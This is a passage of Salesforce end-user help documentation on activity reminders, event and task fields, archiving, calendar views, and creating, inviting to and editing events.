- **Send An Email** to send an email to a contact or lead and associate the email with both the contact or lead and the displayed account, opportunity, case, or custom object. The email you send is automatically listed in the Activity History related list of the contact or lead. If the subject is longer than 100 characters, it is truncated with ellipses (...). When appropriate, it is also listed for the record associated with the email, such as the opportunity or case. This button is not available for all types of records.
- **Compose Gmail** to send an email to a contact or lead from your Gmail account. The email you send is automatically listed in the Activity History related list of the contact or lead. This button is only available if the Gmail Buttons and Links feature is enabled. If the Gmail to Salesforce feature is also enabled, the email you send is automatically listed in the Activity History related list of the contact or lead.
- **Request Update** to launch a contact update email to send to the selected contact. This email allows you to enter an introductory note asking the contact to update the contact information you have and send a reply with the updated information. You can update your contact record when you receive the response. These emails and the mass Stay-in-Touch emails will be listed in the Activity History related list.
- **View All** to display a printable view of all completed activities.

  Note that the **View All** button only displays when there are records to view.
- The subject of an activity to view its details.

If your organization has added the Case Activities related list to the View Cases page layout in the Self-Service portal and you have set the field-level security to visible for the `Visible in Self-Service` checkbox on activities, you can click the following:

- **Make Public** to display the completed activity in the activities related list on the case in the Self-Service portal.

- **Make Private** to hide the completed activity in the activities related list on the case in the Self-Service portal.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Your administrator can customize the fields and buttons that display in related lists.

Note: For person account records, the related list includes activities that have the person account in either the `Name` or `Related to` fields. As appropriate, the `Name` or `Related to` column in the related list displays the person's name. For more information, see What is a Person Account? on page 755.

About Archived Activities

Setting Reminders on Activities

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit tasks:	"Edit Tasks"
To edit events:	"Edit Events"

Salesforce can display popup reminders for upcoming tasks and events. Reminders notify the activity assignee of an upcoming task or event. The reminder displays in a small browser popup window when the activity assignee is logged in to Salesforce. When a user logs in, any reminders that have not been dismissed and reminders scheduled to occur since the last time the user logged out are shown in the reminder window.

When you create or edit an event or task, you have an option to set a reminder on it. The reminder defaults to the time specified in your reminder settings.

To set a reminder on a task:

1. Create or edit a task.
2. Select the `Reminder` checkbox.
3. Choose the date and time for the reminder. You will be reminded of the task on that date and time.

   If you are setting the reminder for a recurring task series, the reminder applies to each occurrence in the series.
4. Click **Save**.

To set a reminder on an event:

1. Create or edit an event.
2. Select the `Reminder` checkbox.
3. Choose how long before the event that you want to be reminded.

4. Click **Save**.

See Also:

Using the Activity Reminder Window
Customizing Activity Reminders

Using the Activity Reminder Window

Available in: **All** Editions except **Database.com**

Reminders display in a small browser popup window, called the "reminder window." When you log into Salesforce, a sound plays and the reminder window automatically pops up if you have any task or event reminders that were triggered since you last logged in. While you're logged in, the reminder window opens whenever a reminder is triggered. The reminder window shows you:

- Up to 100 of the oldest reminders you haven't dismissed
- The type of activity—task or event
- The activity subject (click to see activity details)
- When the task is due or when the event is scheduled to start
- When the reminder is due or if it's overdue

When viewing reminders, task reminders are sorted by due date and event reminders are sorted by start date and time. Additionally, if the option `Sort reminder window by due date` is *not* set, the reminders display in the following order:

1. The task and event reminder date and time.
2. The task due date *or* the event start date and time.
3. Ascending alphabetical order by subject.

If `Sort reminder window by due date` is set, the reminders display in the following order:

1. The task due date *or* the event start date and time; if the task has no due date, then it displays first.
2. The task and event reminder date and time.
3. Ascending alphabetical order by subject.

Use the table to determine what's shown as the task due date or event start time.

Activity Type	If you specified:	The Due Date or Start time shows:
Task	A due date	The date you selected when creating or editing the task.
	No due date	The value `None`.
Event	An event time	The date and time you selected when creating or editing the event.
	An all day event	The date you selected and the time set in the `Start of day` field in your Personal Information Settings page.

When viewing the reminder window, you can choose to dismiss or snooze one or more reminders.

To dismiss all reminders in the window, click **Dismiss All**. After you click **Dismiss All**, the window will display any reminders that were not previously in the window due to the 100 reminder limit.

To dismiss a reminder:

1. Select one or more reminders.
2. Click **Dismiss**.

To snooze a reminder:

1. Select one or more reminders.
2. In the drop-down list, select one of the snooze options. The default snooze option is to remind you again in five minutes.
3. Click **Snooze**.

When `Sort reminder window by due date` is not selected, if you click **Snooze**, the time overdue will be based on the snooze time when the reminder pops up again. If you close the reminder window, it will open again when you're notified of the next reminder.

Note: If your reminder popups fail to display, ensure that your browser is not blocking them.

Customizing Activity Reminders

Customizing Activity Reminders

Available in: **All** Editions except for **Database.com**

When reminders are enabled for your organization, the default reminder settings are configured to open the reminder window and play a sound fifteen minutes before an event's start time, or at 8:00 am the day a task is due. To customize the reminder settings to meet your needs:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Reminders**.
   - If you clicked **My Settings**, select **Calendar & Reminders** > **Reminders**.
3. Set the reminder's behavior. See the following table for reference.

Setting	Description
`Trigger alert when reminder comes due`	If enabled, open the reminder window when a reminder is due.
`Play a reminder sound`	If enabled, play a reminder sound when a reminder is due.

Setting	Description
`By default, set reminder on Events to:`	If enabled, set a reminder on all new events. From the drop-down list, select how long before the event you want to be reminded of the upcoming event. You can disable the reminder or change the reminder time when editing the event.
`By default, set reminder on Tasks to:`	If enabled, set a reminder on all new tasks. From the drop-down list, select what time, on the day the task is due, you want to be reminded of the task. All tasks, including those created by workflow, will use this default. You can disable the reminder or change the reminder time when editing a task.
`Sort reminder window by due date`	If enabled, this option will sort reminders by due date first and then reminder.

To test your settings, click **Preview Reminder Alert**.

Note: If the preview popup does not display, ensure that you aren't blocking popups.

Viewing Activities

Activity Fields

The available fields vary according to which Salesforce Edition you have.

An activity has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

- Task fields
- Event fields

Event Fields

Field	Description
`Activity Currency`	The default currency for all currency amount fields in the activity. Amounts display in the activity currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`All Day Event`	Checkbox that specifies whether event lasts all day.
`Assigned To`	Assigned owner of event. By default, the event is assigned to the creator. To assign the event to another user, enter a user's name, or select a user with the lookup icon. On an event detail page or list view, `Assigned To` denotes the event creator. However, if you're an event invitee and you view a report on Activities with Contacts, Assigned denotes you as the invitee. This field is not available in Personal Edition.
`Create Recurring Series of Events`	Allows you to set up a series of recurring events.
`Created By`	User who created the event including creation date and time. (Read only)
`Date`	Planned date of event. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field. This field appears only if multiday events are disabled.
`Description`	Text note describing event. This field can hold up to 32KB of data.
`Division`	Division to which the activity belongs. This value is automatically inherited from the related account, lead, case, or custom object, if any. Otherwise, the activity belongs to the

Field	Description
	global division. Available only in organizations that use divisions to segment their data.
`Duration`	The length of a timed event in hours and minutes. This field appears only if multiday events are disabled.
`Email`	The email address of the contact or lead associated with the event. This field is automatically filled in with the value from the corresponding contact or lead record.
`End`	Planned end date and time of event. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field. Additionally, you can add the current time by clicking the time link next to the field. This field appears only if multiday events are enabled.
`Event Record Type`	Name of the field that determines what picklist values are available for the record. Available in Enterprise, Unlimited, and Developer Edition.
`Last Modified By`	User who last changed the event, including modification date and time. (Read only)
`Name`	Contact or lead related to the event. You can enter the name of the person or use  to select the name. If Shared Activities is enabled, you can relate up to 50 contacts to a non-recurring event. This field appears only if you have the "Read" permission for that type of record; users with sharing access to the record can click it to view more details.
`Location`	Location of the event.
`Phone`	The phone number of the contact or lead associated with the event. This field is automatically filled in with the value from the corresponding contact or lead record.
`Private`	Indicates whether users other than the event owner can see the event details when viewing the event owner's calendar. However, users with the "View All Data" or "Modify All Data" permission can see private event details in reports and searches, or when viewing other users' calendars. Exported data files will always contain private events. Cannot be set for multi-person events or when adding or modifying an event in another user's calendar. Private events cannot be associated with opportunities, accounts, cases, campaigns, contracts, leads, or contacts.

Field	Description
`Public`	**Note:** Prior to Summer '13, this field was called `Visible in Self-Service`. Checkbox that specifies whether the completed event is visible in the Self-Service portal. **Note:** Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal. If Communities is enabled in your organization, specifies whether the event is visible to external users in communities. If the event is owned by an external user, that user sees the event in the community regardless of whether it is marked Public or not. This field is not visible by default and must be exposed by an administrator.
`Related To`	The record that the event is associated with such as an account, opportunity, or custom object. This only displays if you have the "Read" permission for that type of record; users with sharing access to the record can click it to view more details. This option is not available when you associate the event with a lead instead of a contact.
`Response`	Optional field that allows users invited to an event to enter a note when they accept or decline the event. This field is not available in Personal Edition.
`Select Invitees`	Allows you to select up to 1,000 people and resources for the event. When you search for people or resources to invite to an event, the Available list displays up to 300 results.
`Show Time As`	Picklist that determines how this event appears when another user views your calendar: busy, out of office, or free time.
`Start`	Planned start date and time of event. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field. Additionally, you can add the current time by clicking the time link next to the field. This field appears only if multiday events are enabled.
`Subject`	Entry describing subject of activity, for example, "Meeting." You can enter a subject, or select from a list of previously defined subjects.

Field	Description
`Time`	Time of a planned event. You can add the current time by clicking the time link next to the field. This field appears only if multiday events are disabled.
`Type`	Type of the event, for example, Email, Meeting. Each picklist value can have up to 40 characters.

See Also:

Activity Overview

Task Fields

Field	Description
`Activity Currency`	Default currency for all currency amount fields in the activity. Amounts display in the activity currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`Assigned To`	Assigned owner of task. By default, the task is assigned to the creator. To assign the task to another user, enter a user's name, or select a user with the lookup icon. This field is not available in Personal Edition. To assign independent copies of a new task to multiple users, see Creating Group Tasks on page 1064.
`Comments`	Text note describing the task. This field can hold up to 32KB of data.
`Create Recurring Series of Tasks`	Allows you to set up a series of recurring tasks. Selecting this checkbox automatically disables the `Due Date` field because each task occurrence in a series will have a different due date.
`Created By`	User who created the task including creation date and time. (Read only)
`Division`	Division to which the activity belongs. This value is automatically inherited from the related account, lead, case, or custom object, if any. Otherwise, the activity belongs to the global division. Available only in organizations that use divisions to segment their data.
`Due Date`	Date when the task should be completed. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.

Field	Description
`Email`	Email address of the contact or lead associated with the task. This field is automatically filled in with the value from the corresponding contact or lead record.
`Last Modified By`	User who last changed the task, including modification date and time. (Read only)
`Name`	Contact or lead related to the task. You can enter the name of the person or use to select the name. If you use Shared Activities, you can relate up to 50 contacts to the task. This field appears only if you have the "Read" permission for that type of record; users with sharing access to the record can click it to view more details.
`Phone`	Phone number of the contact or lead associated with the task. This field is automatically filled in with the value from the corresponding contact or lead record.
`Priority`	Urgency of the task, for example, Low, Medium, or High. (Picklist selections can be customized by your administrator.)
`Public`	**Note:** Prior to Summer '13, this field was called `Visible in Self-Service`. Checkbox that specifies whether the completed task is visible in the Self-Service portal. **Note:** Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal. If Communities is enabled in your organization, specifies whether the task is visible to external users in communities. If the task is owned by an external user, that user sees the task in the community regardless of whether it is marked Public or not. This field is not visible by default and must be exposed by an administrator.
`Related To`	Record that the task is associated with such as an account or opportunity. This field is not available when you associate the task with a lead instead of a contact. This field appears only if you have the "Read" permission for that type of record; users with sharing access to the record can click it to view more details.

Field	Description
`Send Notification Email`	Checkbox that sends an automated email to the task assignee to notify him or her that the task was assigned. This option is not available in Personal Edition.
`Status`	Current status of task, for example, Not Started or Completed. (Picklist selections can be customized by your administrator.)
`Subject`	Subject or short description of the task, for example, “Email quote to customer.” You can enter a subject, or select from a picklist of previously defined subjects.
`Task Record Type`	Name of the field that determines what picklist values are available for the record. Available in Enterprise, Unlimited, and Developer Edition.
`Type`	Type of task, for example, Email, Meeting. Each picklist value can have up to 40 characters.

About Archived Activities

Available in: **All** Editions except **Database.com**

Salesforce archives activities according to these conditions.

- Events with a due date more than 365 days old
- Closed tasks with a due date greater than 365 days old
- Closed tasks without a due date and created more than 365 days ago

Additional considerations for activity archiving:

- Archiving occurs weekly at approximately 5:00 AM Greenwich Mean Time (GMT) on Saturday.
- Archived activities can be viewed only in export files, printable view, or by clicking **View All** on the Activity History related list. You can also view an archived activity if you know the URL for the activity.
- Archived tasks are not included in reports. However, you can report on open or completed tasks.
- Archived activities aren’t copied when you create or refresh a sandbox.

WORKING WITH CALENDARS

Viewing Your Calendar

Available in: **All** Editions except **Database.com**

- You can access your calendar from the following locations.
  - Your Home page.
  - The Calendar shortcut in the sidebar that opens your last used calendar view.

    Your Salesforce administrator must enable this shortcut.
  - The detail page of an event or task, which includes calendar icons at the top.
  - An activities list view, which includes calendar icons at the top.
- To navigate your calendar, use the calendar icons.

Tips for Viewing Your Calendar

Tips for Viewing Your Calendar

Available in: **All** Editions except **Database.com**

- Reschedule an event by dragging the item on your calendar to a different time. For best results, place your mouse over the subject line of the event before dragging it. If the item is a recurring event ( ), only the single occurrence that you drag is changed, not the entire series. Your administrator controls the availability of drag-and-drop calendar editing, which is available for single-day events only.
- Create an event by double-clicking a time slot and entering the details in an interactive overlay. Your administrator controls the availability of click-and-create events.
- To change the default range of hours that your calendar displays, change the `Start of day` and `End of day` fields on your personal information page. For example, if your workday typically begins at 8:00 AM and ends at 6:00 PM, changing `Start of day` to 8:00 AM and `End of day` to 6:00 PM causes your daily and weekly calendar views to default to that range of hours.
- If you sync events from Outlook using Salesforce for Outlook, you may see a banner at the top of your calendar that links to a list of your unresolved events. These are synced Outlook events that still need to be assigned to Salesforce records.

Viewing Your Calendar
Using Calendar Icons

Using the Calendar Day View

Available in: **All** Editions except **Database.com**

When viewing your calendar, click [1] to open the day view.

In the single user day view, you can:

- See the events scheduled for the specified day.
- See a list of tasks. You can change which tasks you see using the drop-down list.
- Hover your mouse over the subject of an event to see the details of the event in an overlay.
- Hover your mouse over the subject of a task to see the details of the task in an overlay.

Note: The event detail or task detail overlays are hover popups that show information about the event or task and allow you to quickly edit or delete the event or task.

The information presented on these overlays is configured by your administrator.

- Click a time such as **9:00 AM** to add an event at that time. Alternatively, double-click a time slot to enter the details of the event in an interactive overlay. Your administrator controls the availability of click-and-create events.
- Reschedule an appointment by dragging an item on your calendar to a different time. For best results, place your mouse over the subject line of the event before dragging it. If the item is a recurring event ( ), only the single occurrence that you drag is changed, not the entire series. Your administrator controls the availability of drag-and-drop calendar editing, which is available for single-day events only.
- Navigate the calendar using the calendar icons.
- Click **Today** to display the day view for today.
- Click **[Change]** to switch to the calendar of another user, a public calendar, or a resource calendar.
- Click **[Share My Calendar]** to set your personal calendar sharing.
- Click **Printable View** to display the current calendar view in a print-ready format.

In the multi-user day view, you can view the events of multiple users for the specified day.

Note: An event that spans more than one day (for example, a client meeting from 10 PM Friday to 2 AM Saturday) always displays on both days in calendar views.

Creating Events

Using the Calendar Week View

Available in: **All** Editions except **Database.com**

When viewing your calendar, click to open the week view.

In single user week view, you can:

- See the events scheduled for the specified week.
- Hover your mouse over the subject of an event to see the details of the event in an overlay.
- Click the Add Event icon ( ) to add an event on the appropriate day. Alternatively, double-click a time slot to enter the details of the event in an interactive overlay. Your administrator controls the availability of click-and-create events.
- Click the date—for example, **26** for March 26th—to drill down to the day view for that day.
- Reschedule an appointment by dragging an item on your calendar to a different time. For best results, place your mouse over the subject line of the event before dragging it. If the item is a recurring event ( ), only the single occurrence that you drag is changed, not the entire series. Your administrator controls the availability of drag-and-drop calendar editing, which is available for single-day events only.
- Navigate the calendar using the calendar icons.
- Click **This Week** to display the week view for the current week.
- Click **[Change]** to switch to the calendar of another user, a public calendar, or a resource calendar.
- Click **[Share My Calendar]** to set your personal calendar sharing.
- Click **Printable View** to display the current calendar view in a print-ready format.
- Select `Show Weekends` to display Saturday and Sunday.

Tip: On account, contact, and lead list views, click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of the Drag-and-Drop Scheduling feature.

In the multi-user week view, you can view the events of multiple users for the specified week. For more information, see Using Multi-User Calendar Views on page 1049.

Note: An event that spans more than one day (for example, a client meeting from 10 PM Friday to 2 AM Saturday) always displays on both days in calendar views.

Creating Events

Using the Calendar Month View

Available in: **All** Editions except **Database.com**

When viewing your calendar, click 31 to open the month view.

In single user month view, you can:

- See the events scheduled for the specified month.
- Hover your mouse over the subject of an event to see the details of the event in an overlay.
- Click the Add Event icon (+) to add an event on the appropriate day.
- Click the date—for example, **26** for March 26th—to drill down to the day view for that day.
- Click the appropriate **Week** link to drill down to the week view for that week.
- Navigate the calendar using the calendar icons.
- Click **This Month** to display the month view for the current month.
- Click **[Change]** to switch to the calendar of another user, a public calendar, or a resource calendar.
- Click **[Share My Calendar]** to set your personal calendar sharing.
- Click **Printable View** to display the current calendar view in a print-ready format.

In the multi-user month view, you can view the events of multiple users for the specified month. For more information, see Using Multi-User Calendar Views on page 1049.

Note: An event that spans more than one day (for example, a client meeting from 10 PM Friday to 2 AM Saturday) always displays on both days in calendar views.

About Event Detail Overlays

Available in: **All** Editions except **Database.com**

When viewing a calendar, you can hover your mouse over an event to display the event detail overlay. The event detail overlay is a hover popup that shows information about the event and allows you to quickly edit or delete the event.

The information presented on the event detail overlay is configured by your administrator.

Depending on the layout of the event detail overlay, you may be able to click on fields on the overlay to see more detail. For example, if there is a contact associated with the event, and the event detail includes that information, you can click on the contact name to go to the contact detail page.

Using Your Tasks and Calendar on the Home Page

Viewing Other Calendars

Available in: **All** Editions except **Database.com**

In a single user calendar view, you can switch to the calendar of another user, a public calendar, or a resource calendar:

1. Click **[Change]** to open the calendar lookup window.
2. As necessary, search for the desired calendar:
   a. Choose either "User Calendars" or "Public Calendars & Resources" from the drop-down list.
   b. In the `Search` field, enter all or part of the appropriate user, public calendar, or resource name.
   c. Click **Go!**.
3. Click the appropriate name to switch to that calendar.

Note: When viewing a resource calendar, you cannot add a new event. You can add events to resource calendars only by inviting the resource to an event.

To reset your view to your own calendar, click **Back to My Calendar** (not available in Personal Edition).

Printing Your Calendar

Available in: **All** Editions except **Database.com**

To print your calendar, click **Printable View** from any of the calendar views.

On a printable view, you can:

- Click **Print This Page** to send the printable view to a printer.
- Click the Next arrow ( ) and Previous arrow ( ) to change the displayed date or dates.
- Click **Today**, **This Week**, or **This Month** depending on the view to display the current date or dates.

In addition:

- On day and week views, you can view a list of tasks that can be customized by selecting an option from the drop-down list.
- On multi-user views, you can select an option from the **Sort by** drop-down list to customize the display. Select `Time` to include all users' events on a single calendar, or select `User` to display a separate calendar for each user.

See Also:

Viewing Your Calendar

Using Multi-User Calendar Views

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To see several colleagues' calendars all on one page, click .

When viewing multi-user calendars you can:

- Select, edit, and create list views that determine which calendars display. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- See each person's availability. Consult the legend on the page to see which color indicates Busy or Out of Office time. If someone has multiple events scheduled for a particular time, all of those events display on the calendar. Note that an event marked as Free in the event details doesn't display in the multi-user calendar view.
- Hover your mouse over a colored bar to see more details about an event.
- Create an event and invite people. Check the boxes next to the people you want to invite and click **New Event**. Alternatively, click the Add Event (+) icon for the appropriate day.

Consider these tips when viewing multi-user calendars.

- Administrators can choose whether event details display..
- Drag-and-drop editing is not available.
- The time range you see is determined by the `Start of day` and `End of day` fields on your personal information page. Events scheduled outside this time range don't display. To see these events, extend your `Start of day` or `End of day` times.
- Multi-user calendar views work differently in the partner portal. For example, partners can only view calendar information for people in their own company and their channel manager. For more information, download the Partner Portal User Help.

Viewing Event Details

Available in: **All** Editions except **Database.com**
Multi-person events not available in: **Personal** Edition

- Do one of the following to view the event detail page.
  - ◊ In the Calendar section of the Home page, hover your mouse over or click the subject of an event on the Schedule Meetings subtab.

    Only upcoming events display in the Calendar section. Once the event date has passed, the event displays on the Activity History related list.
  - ◊ From a calendar view, hover your mouse over an event to see the event's details in an event detail overlay.
  - ◊ On the detail page of an associated record, click the subject line of the event from the Open Activities or Activity History related lists.
- To see all your scheduled events for a specific day, week, or month, use the calendar icons to switch between different views.
- Display a Chatter feed of updates, comments, and posts about the event.
- For multi-person events (events with invitees), the detail page lists the users that have been invited and whether they have accepted or declined the event. If you've been invited to the event, click **Accept Event** or **Decline Event** to let the organizer know if you'll be attending. These buttons appear for invitees only (not organizers).

You can clone a multi-person event from the event detail page. This lets you quickly create another event with the same invitees. However, you can't clone standard or recurring events.

- identifies events that are part of a recurring series. To view the details of the individual event occurrence, select the View Event subtab, located above the task details. To view the details of the entire event series, select the View Series subtab .

Note: If the organizer changes the start or end time of an individual event within a recurring series of events, the calendar view and the Calendar section of the Home page show you the updated time. However, the detail view of the updated individual event continues to show you the original time until you accept or decline the series.

Activity Fields

Creating Events

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create events:	"Edit Events"

1. In the Calendar section of the Home page, click **New Event**.
2. Enter the event details.

   Note: If multiday events are enabled for your organization, you can create events that last up to 14 days.

3. Enter the name of the contact or lead related to the event in `Name` or click to open the Select Contacts dialog box. If you use Shared Activities, you can relate up to 50 contacts to the event. In the Select Contacts dialog box, type a name in `Search`, and click **Find**. Use and to select and deselect names. Use Make Primary to select a primary contact. Click **Done**.
4. To invite the related contacts or lead to the event, click **Add to Invitees**. The contacts or lead are added to the calendar in the Select Invitees section.
5. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the contents of the `Description` field. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.
6. For non-Shared Activities events, you can create a recurring event. You can't follow recurring events and tasks in Chatter, nor individual instances of recurring events and tasks. Changes to an individual event or task in a recurring series or to the series itself won't show up in your Chatter feed.
   - Select `Create Recurring Series of Events`.
   - Select the frequency of recurrence.

Note: Depending on the type of series you are creating, the maximum number of occurrences is as follows:

- Daily: 100
- Weekly: 53
- Monthly: 60
- Yearly: 10

- Set the start date and end date. Click **Calculate max end date** to automatically set the maximum end date allowed based on the frequency you selected.

Note: No occurrence in a series of recurring events can last longer than 24 hours. Once the recurring event is created, you can extend the length of individual occurrences beyond 24 hours, if multiday events are enabled.

7. To set a reminder for the event, select **Reminder** and choose how long before the event you want to be reminded. The reminder applies to each occurrence in the event series.
8. To attach files, click **Attach File** on the Attachments related list. If you don't see this related list, ask your administrator to add it to the event detail page layout. For recurring events, the attachment is added to the series of events. Each occurrence of the recurring event can also have its own unique set of attachments. Attachments to an activity display on the activity detail page but not on the related contact detail page. This applies to Shared Activities and non-Shared Activities.
9. To invite up to 1,000 users, contacts, leads, or resources, in the Select Invitees section, click **Select**. When you search for people or resources to invite to an event, the Available list displays up to 300 results.
10. Click **Save**. Alternatively, click **Save & New Task** to save the event and create a new task or **Save & New Event** to save and create an additional event.

Inviting People to an Event
Creating Recurring Events

Inviting People to an Event

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To invite people to an event:	“Edit Events”

You can invite users, contacts, leads, or resources to an event. identifies an event with one or more invitees.

1. In the Select Invitees section on the Event detail page, click **Select**.
2. In the Select Invitees dialog box, search for the type of invitee: users, leads, contacts, or resources.

   Person accounts are returned in contact searches and can be added as invitees.
3. Enter a name or part of a name, or leave the field blank to expand the search, and click **Find**.

4. Use and to select and deselect people or resources.

   To invite more people or resources, search again and select the invitees you want. When you search for people or resources to invite to an event, the Available list displays up to 300 results.

   Note:

   - Events that occur only once can have a maximum of 1,000 invitees and resources.
   - Recurring events can have a maximum of 100 invitees and resources.
   - You must have at least read access to the contacts and leads you invite to an event. You must have at least "Add Events" on a resource to invite it to an event.

5. Click **Done**.
6. Review the calendar of each invitee and adjust the date and time of the event, if necessary.

   The availability of invitees is indicated in color on their calendars: busy time is blue and out-of-office time is red. If an invitee has more than one event scheduled for a particular time, all the events are shown on the calendar. Hover your mouse over any event on the calendar to see the event details.

   Note: Events marked as free are not displayed.

7. To remove an invitee from an event, click **Remove** next to the invitee's name.
8. Click **Save & Send Update**.

   Invited leads, contacts, and person accounts receive an email containing a link to a web page where they can accept or decline the invitation for the event or event series. You will also receive an email summary of the event. If an invited resource is available at the given time, it will automatically accept the invitation. You can't double-book resources.

Editing Events

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit events:	"Edit Events"

1. Review the following considerations about who can edit events.
   - Permission to edit other users' events is controlled by your organization's calendar sharing model and your personal calendar sharing. However, regardless of these settings, managers in the role hierarchy can always edit the events of people who report to them.
   - Private events can be edited only by the event owner (the user assigned to the event) and users with the "Modify All Data" permission.
2. Open the event edit page.
   - On the Home page, click the subject of an event listed in the Calendar section, and then click **Edit Event**. Alternatively, hover your mouse over the subject of an event to display the details of the event in an overlay, and then click **Edit**.
   - On a calendar view, click the subject of an event, and then click **Edit Event**. Alternatively, hover your mouse over an event to see the event's details, and then click **Edit**.
   - On single user daily and weekly calendar views:
     - ◊ Reschedule an event by dragging the item on your calendar to a different time. For best results, place your mouse over the subject line of the event before dragging it. If the item is a recurring event (), only the single occurrence that you drag is changed, not the entire series. Your administrator controls the availability of drag-and-drop calendar editing, which is available for single-day events only.
     - ◊ Create an event by double-clicking a time slot and entering the details in an interactive overlay. Your administrator controls the availability of click-and-create events.

- On the Open Activities or Activity History related list of an associated record, click **Edit** next to the appropriate event.
- On an activities list view, click **Edit** next to the appropriate event.

3. Change the event fields.
4. Enter the name of the contact or lead related to the event in `Name` or click to open the Select Contacts dialog box. If you use Shared Activities, you can relate up to 50 contacts to the event. In the Select Contacts dialog box, type a name in `Search`, and click **Find**. Use and to select and deselect names. Use Make Primary to select a primary contact. Click **Done**.
5. To invite the related contacts or lead to the event, click **Add to Invitees**. The contacts or lead are added to the calendar in the Select Invitees section.
6. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the contents of the `Description` field. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.
7. To set a reminder for the event, select **Reminder** and choose how long before the event you want to be reminded. The reminder applies to each occurrence in the event series.
8. To attach files, click **Attach File** on the Attachments related list. If you don't see this related list, ask your administrator to add it to the event detail page layout. For recurring events, the attachment is added to the series of events. Each occurrence of the recurring event can also have its own unique set of attachments. Attachments to an activity display on the activity detail page but not on the related contact detail page. This applies to Shared Activities and non-Shared Activities.
9. To change the event invitees, click **Select** in the Select Invitees section.
10. Click **Save**.

Editing Multi-Person Events

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit multi-person events:	"Edit Events"

identifies a multi-person event. You can change the details of a multi-person event that you own.

1. Open the event detail page and click **Edit**.
2. Change the event details and invitees.
3. From Email Option in the Select Invitees section, choose whether to send an email update to all invited users or only the users you added or deleted during editing.

4. Click **Save & Send Update** to save the event and send an update email to the invitees. Alternatively, click **Save** to save your changes without sending an email. All changes will be reflected on the calendars of invited users.

   Note: You can edit a multi-person event only if you are the event owner. As the event owner, you don't receive an email when an invitee accepts or declines an invitation.

   You can reassign a multi-person event to a new owner if the event isn't part of a recurring event series.

Editing Recurring Events
Editing Events

Editing Recurring Events

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit recurring events:	"Edit Events"

Note: In Chatter, you can't follow series or individual occurrences of recurring events or tasks. Changes to a series or to an individual event or task in a series don't show up in your Chatter feed.

Change the Details of a Single Event in a Series

1. Select an event from the calendar on the Home tab or from the Open Activities or Activity History related list of a record, and then click the View Event subtab. Alternatively, hover over the event in any calendar and click **Edit**.
2. Click **Edit Event**.
3. Change the fields for this event.

   Note: If you change a field in a single event, and then you change the same field in the series, the change in the series overrides the change to the single event.

4. If people have been invited to the event, and you want to email them updates, choose one of the following options from the drop-down list in the Select Invitees section. Then click **Save & Send Update**:
   - To update all invitees' calendars and email an update to everyone, choose Send updates to all invitees.
   - To update all invitees' calendars and email an update only to invitees you've added or removed, choose Send updates only to added or deleted invitees.
5. If you don't want to email updates to anyone, click **Save**.

Change the Details of All Future Events in a Series

1. Select an event from the calendar on the Home tab or from the Open Activities or Activity History related list of a record.

2. Select the View Series subtab and then click the **Edit Series** button. Alternatively, on the event detail page, in the Recurrence section, click the **Edit Series** link.
3. Change the fields for this series of events. Changes you make to a series don't affect past events.

Warning: Changes you make to any fields in an event series override changes previously made to single events.

In addition, if you change any of the following settings, the status of invitees for all future events will be reset to Not Responded; you'll lose messages sent with invitees' responses and other changes to single future events; triggers and workflows will be reset; and links to future events will break:

- All-day event checkbox
- Start or end time
- Location
- Recurrence frequency
- Recurrence start or end date, if you send updates to invitees

If you don't send updates, and you only extend the recurrence end date, then future events are not affected.

4. If people have been invited to the event, and you want to email them updates, choose one of the following options from the drop-down list in the Select Invitees section. Then click **Save & Send Update**:
   - To update all invitees' calendars and email an update to everyone, choose Send updates to all invitees.
   - To update all invitees' calendars and email an update only to invitees you've added or removed, choose Send updates only to added or deleted invitees.
5. If you don't want to email updates to anyone, click **Save**.

Editing an Event in a Public or Resource Calendar

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit an event in a public or resource calendar:	"Edit Events"

Note: Permission to edit events in public and resource calendars is controlled by the calendar sharing model.

1. On a calendar view, click **[Change]** to switch to the appropriate public calendar.
2. Open the event edit page.

- On the Home page, click the subject of an event listed in the Calendar section, and then click **Edit Event**. Alternatively, hover your mouse over the subject of an event to display the details of the event in an overlay, and then click **Edit**.
- On a calendar view, click the subject of an event, and then click **Edit Event**. Alternatively, hover your mouse over an event to see the event's details, and then click **Edit**.
- On single user daily and weekly calendar views:
  - ◊ Reschedule an event by dragging the item on your calendar to a different time. For best results, place your mouse over the subject line of the event before dragging it. If the item is a recurring event ( ), only the single occurrence that you drag is changed, not the entire series. Your administrator controls the availability of drag-and-drop calendar editing, which is available for single-day events only.
